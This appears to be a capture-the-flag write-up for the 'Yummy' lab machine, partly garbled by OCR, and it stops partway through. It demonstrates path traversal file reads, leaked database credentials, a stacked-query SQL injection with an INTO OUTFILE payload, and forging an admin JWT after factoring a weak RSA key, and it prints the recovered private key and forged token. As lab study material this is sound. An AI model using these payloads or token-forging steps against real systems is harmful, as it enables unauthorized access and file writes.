Cookie: X-AUTH-Token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImFAYWJjZC5jb20iLCJyb2xlIjoiY3VzdG9tZXJfOTc0MWVjNTQiLCJpY
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
filename=sqlappointments.sql
Content-Length: 5570
Content-Type: application/sql; charset=utf-8
Date: Sat, 02 Aug 2025 19:18:40 GMT
Etag: "1727364676.2140188-5570-4154726127"
Last-Modified: Thu, 26 Sep 2024 15:31:16 GMT
Server: Caddy
Remove all rows in users and appointments
TRUNCATE table users;
TRUNCATE table appointments;
INSERT INTO appointments (appointment_email, appointment_name, appointment_date, appointment_time, appointment_people, appointment_message, role_id) VALUES ("chrisjohnson@email.net", "Chris Johnson", "2024-05-25", "11:45", "2", "No allergies, prefer table by the window", "customer");
INSERT INTO appointments (appointment_email,
```

Search 0 highlights

dbmonitor.sh will be used later

Request

Pretty Raw Hex JSON Web Token

```
GET /export/../../../../../../../data/scripts/dbmonitor.sh HTTP/1.1
Host: yummy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://yummy.htb/dashboard
DNT: 1
Connection: keep-alive
Cookie: X-AUTH-Token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImFAYWJjZC5jb20iLCJyb2xlIjoiY3VzdG9tZXJfOTc0MWVjNTQiLCJpY
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Disposition: attachment; filename=dbmonitor.sh
Content-Length: 1336
Content-Type: text/x-sh; charset=utf-8
Date: Sat, 02 Aug 2025 19:16:24 GMT
Etag: "1727364676.2020187-1336-1183060838"
Last-Modified: Thu, 26 Sep 2024 15:31:16 GMT
Server: Caddy

#!/bin/bash

timestamp=$(/usr/bin/date)
service=mysql
response=$(/usr/bin/systemctl is-active mysql)

```

Search 0 highlights

Get mysql shell

Let's see app.py

```
app = Flask(__name__, static_url_path='/static')
temp_dir = ''
app.secret_key = secrets.token_hex(32)

db_config = {
    'host': '127.0.0.1',
    'user': 'chef',
    'password': '3wDo7gSRZIwIHRxZ!',
    'database': 'yummy_db',
    'cursorclass': pymysql.cursors.DictCursor,
    'client_flag': CLIENT.MULTI_STATEMENTS
}
```

db creds leaked

It means: <command 1>;<command 2>;<command 3>; ... is allowed

```
try:
    with connection.cursor() as cursor:
        sql = "SELECT * FROM users WHERE email=%s AND password=%s"
        cursor.execute(sql, (email, password2))
        user = cursor.fetchone()
        if user:
            payload = {
                'email': email,
                'role': user['role_id'],
                'iat': datetime.now(timezone.utc),
                'exp': datetime.now(timezone.utc) + timedelta(seconds=3600),
                'jwk':{'kty': 'RSA',"n":str(signature.n),"e":signature.e}
            }
            access_token = jwt.encode(payload, signature.key.export_key(), algorithm='RS256')

            response = make_response(jsonify(access_token=access_token), 200)
            response.set_cookie('X-AUTH-Token', access_token)
            return response
        else:
            return jsonify(message="Invalid email or password"), 401
finally:
    connection.close()
```

It's using rsa from signature

```
def admindashboard():
    validation = validate_login()
    if validation != "administrator":
        return redirect(url_for('login'))

    try:
        connection = pymysql.connect(**db_config)
        with connection.cursor() as cursor:
            sql = "SELECT * from appointments"
            cursor.execute(sql)
            connection.commit()
            appointments = cursor.fetchall()

            search_query = request.args.get('s', '')

            # added option to order the reservations
            order_query = request.args.get('o', '')

            sql = f"SELECT * FROM appointments WHERE appointment_email LIKE %s order by appointment_date {order_query}"
            cursor.execute(sql, ('%' + search_query + '%',))
            connection.commit()
            appointments = cursor.fetchall()
        connection.close()

        return render_template('admindashboard.html', appointments=appointments)
    except Exception as e:
        flash(str(e), 'error')
        return render_template('admindashboard.html', appointments=appointments)
```

If the user is not administrator, it redirects to login

Injection possible for order_query
ex) ASC; SELECT "<TEXT>" IN OUTFILE <FILENAME>;

```
def validate_login():$
    try:$
        (email, current_role), status_code = verify_token()$
        if email and status_code == 200 and current_role == "administrator":$
            return current_role$
        elif email and status_code == 200:$
            return email$
        else:$
            raise Exception("Invalid token")$
    except Exception as e:$
        return None$
```

If verify_token() succeeds and current_role is administrator, I can visit dashboard

```
from flask import Flask, request, send_file, render_template, redirect, url_for, flash, jsonify, make_response$
import tempfile$
import os$
import shutil$
from datetime import datetime, timedelta, timezone$
from urllib.parse import quote$
from ics import Calendar, Event$
from middleware.verification import verify_token$
from config import signature$
import pymysql.cursors$
from pymysql.constants import CLIENT$
import jwt$
import secrets$
import hashlib$
```

signature is from config. Let's check config/signature.py

```
1  #!/usr/bin/python3$
2  $
3  from Crypto.PublicKey import RSA$
4  from cryptography.hazmat.backends import default_backend$
5  from cryptography.hazmat.primitives import serialization$
6  import sympy$
7  $
8  $
9  # Generate RSA key pair$
10 q = sympy.randprime(2**19, 2**20)$
11 n = sympy.randprime(2**1023, 2**1024) * q$
12 e = 65537$
13 p = n // q$
14 phi_n = (p - 1) * (q - 1)$
15 d = pow(e, -1, phi_n)$
16 key_data = {'n': n, 'e': e, 'd': d, 'p': p, 'q': q}$
17 key = RSA.construct((key_data['n'], key_data['e'], key_data['d'], key_data['p'], key_data['q']))$
18 private_key_bytes = key.export_key()$
19 $
20 private_key = serialization.load_pem_private_key($
21     private_key_bytes,$
22     password=None,$
23     backend=default_backend()$
24 )$
25 public_key = private_key.public_key()$
```

It shows both n, q values are small, which is vulnerable

This custom code has very small value for n. According to chatgpt,


What is the proper value range for n in rsa?

In RSA, the `n` parameter is the **modulus** and is a **positive integer** resulting from the product of two large prime numbers `p` and `q`. The **range of valid values for** `n` depends on the **key size**, which is a major factor in the security of the RSA key.


✅ Valid Value Range for `n`


- `n > 0`: It must be a positive integer.
- It should be **at least 2048 bits** long (≈617 decimal digits) for secure applications.
- There is **no strict upper limit** in theory, but in practice:
  - **2048-bit** modulus is the current minimum standard (RFC 7518).
  - **3072-bit** and **4096-bit** are also common for higher security.
  - Rarely, 8192-bit keys are used in extreme cases (e.g., long-term archival).

Therefore, I can crack the cookie. I can get n and e from the cookie




RsaCraftTool easily cracks it and generate public and private key





It can generate token in https://jwt.rocks/

Put the whole cookie in encoded token bow



Put the public & private keys

Private Key

```
-----BEGIN RSA PRIVATE KEY-----
MIICKgIBAAKBgwX36WHymFqIXfmW5TauyAdmwWYAxbVQ8t/HDIIUQ+iQgzoh/HKv
Sc1mzElJvfV3tJf61xaFM9fXnnC0UQX7nO3N0MIuehk8qm7kIByQIuNefpGoqV4K
PARC3UMzaI9KCmjrX8iThOwoMbJyw39NME9fbMpAR6DJYj1YFIJ8OB0QdFR3AgMB
AAECgYMFUQ2DeSltySzaBdwdgU+goOeE3xuTfa/0AfBGOf6dxBgyzTaUn6KmMH1P
iODZPaYQ6CfjludV49FzAH1aRRK++9uoNBho+cwYR19vlIbEVSOQniAJM9MjwNqG
```

Public Key (PEM or JWKS)

```
-----BEGIN PUBLIC KEY-----
MIGhMA0GCSqGSIb3DQEBAQUAA4GPADCBiwKBgwX36WHymFqIXfmW5TauyAdmwWYA
xbVQ8t/HDIIUQ+iQgzoh/HKvSc1mzElJvfV3tJf61xaFM9fXnnC0UQX7nO3N0MIu
ehk8qm7kIByQIuNefpGoqV4KPARC3UMzaI9KCmjrX8iThOwoMbJyw39NME9fbMpA
R6DJYj1YFIJ8OB0QdFR3AgMBAAE=
-----END PUBLIC KEY-----
```

3 Copy the token and put it in the cookie

Encoded Token (787 bytes)

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImFAYWJjZC5jb20iLCJyb2xlIjoiYWRtaW5pc3RyYXRvciIsImlhdCI6MTc1NDE1NzA2MywiZXhwIjoxNzU0MTYwNjYzLCJqd2siOnsia3R5IjoiUlNBIiwibiI6IjcwMzE1OTM2OTA0NzQxOTg4NDQwNjM4NDY4MjA3OTU2NDg1NzQ5Mjg5MzM5MDI4MTIxNjEyODgxNTU1ODQzOTI2ODk1MzU1NDc3Mjc4NjA2MTc0NTMwNjQ0MDc0NjE3NzI5MDE5NzE4NTcxNTcyMzIxNzQ2NzAwODQxNTEzMjQyMjY1ODE2Mzc3MDYzNjA3ODA1MzA1MDYyNzc0MzQwODgxODQ4ODgxNTU5MjExNDQyNzYyMDI1Mzg3NjQwNTU0MzE2MjAzNTc4NDg3IiwiZSI6NjU1Mzd9fQ.Adht4tDH2_Vsiz_gqbpElBvOOpY1ChMbV2kLwVEIK-YKOBNYl6_yYJc24vE5dg9s6ekTK6efoNpX-Jcip7Knh8Ys4uqwEoYYexNXbTy1W0_U5SU_0Yh1cu57OJ1rHHMre2vqMTLgKkS_yCqoutKFTdDhUKxGiikvhjlM6Tw4DlMYq2s
```

Signed

2

OVERRIDES:
exp:
do nothing
iat:
typ:
DARK MODE

Decoded Header (27 bytes)


```
{"alg":"RS256","typ":"JWT"}
```

Decoded Payload (430 bytes)


```
{
  "email": "a@abcd.com",
  "role": "administrator"
  "iat": 1754157063,
  "exp": 1754160663,
  "jwk": {
    "kty": "RSA",
    "n": "703159369047419884406384682079564857492893390281216128815558439268953554772786061745306440746177290197185715723217467008415132422658163770636078053050627740732743946036677216632974490623624968283820181888124802698434310876029566125044461068683588990703747800437193743408818488815592114427620253876405543162035784 87",
    "e": 65537
  }
}
```

1 Change role to administrator

Put it in the x-auth-token and refresh



search button sends request like this



As mentioned above, I can inject command here, but before proceed, let's check dbmonitor.sh

```
timestamp=$(/usr/bin/date)$
service=mysql$
response=$(/usr/bin/systemctl is-active mysql)$
$
if [ "$response" != 'active' ]; then$
    /usr/bin/echo "{\"status\": \"The database is down\", \"time\": \"$timestamp\"}" > /data/scripts/dbstatus.json$
    /usr/bin/echo "$service is down, restarting!!!" | /usr/bin/mail -s "$service is down!!!" root$
    latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/bin/tail -n 1)$
    /bin/bash "$latest_version"$
else$
    if [ -f /data/scripts/dbstatus.json ]; then$
        if grep -q "database is down" /data/scripts/dbstatus.json 2>/dev/null; then$
            /usr/bin/echo "The database was down at $timestamp. Sending notification."$
            /usr/bin/echo "$service was down at $timestamp but came back up." | /usr/bin/mail -s "$service was down!" root$
            /usr/bin/rm -f /data/scripts/dbstatus.json$
        else$
            /usr/bin/rm -f /data/scripts/dbstatus.json$
            /usr/bin/echo "The automation failed in some way, attempting to fix it."$
            latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/bin/tail -n 1)$
            /bin/bash "$latest_version"$
        fi$
    else$
        /usr/bin/echo "Response is OK."$
    fi$
fi$
$
[ -f dbstatus.json ] && /usr/bin/rm -f dbstatus.json$
```

Just turn mysql on if it stops by accident. Not important for exploit.


Run if dbstatus.json exists and it has line database is down. Not interesting

Run if dbstatus.json exists and doesn't have line database is down. Then, it will sort files that has name fixer-v* and run the last file in the result.

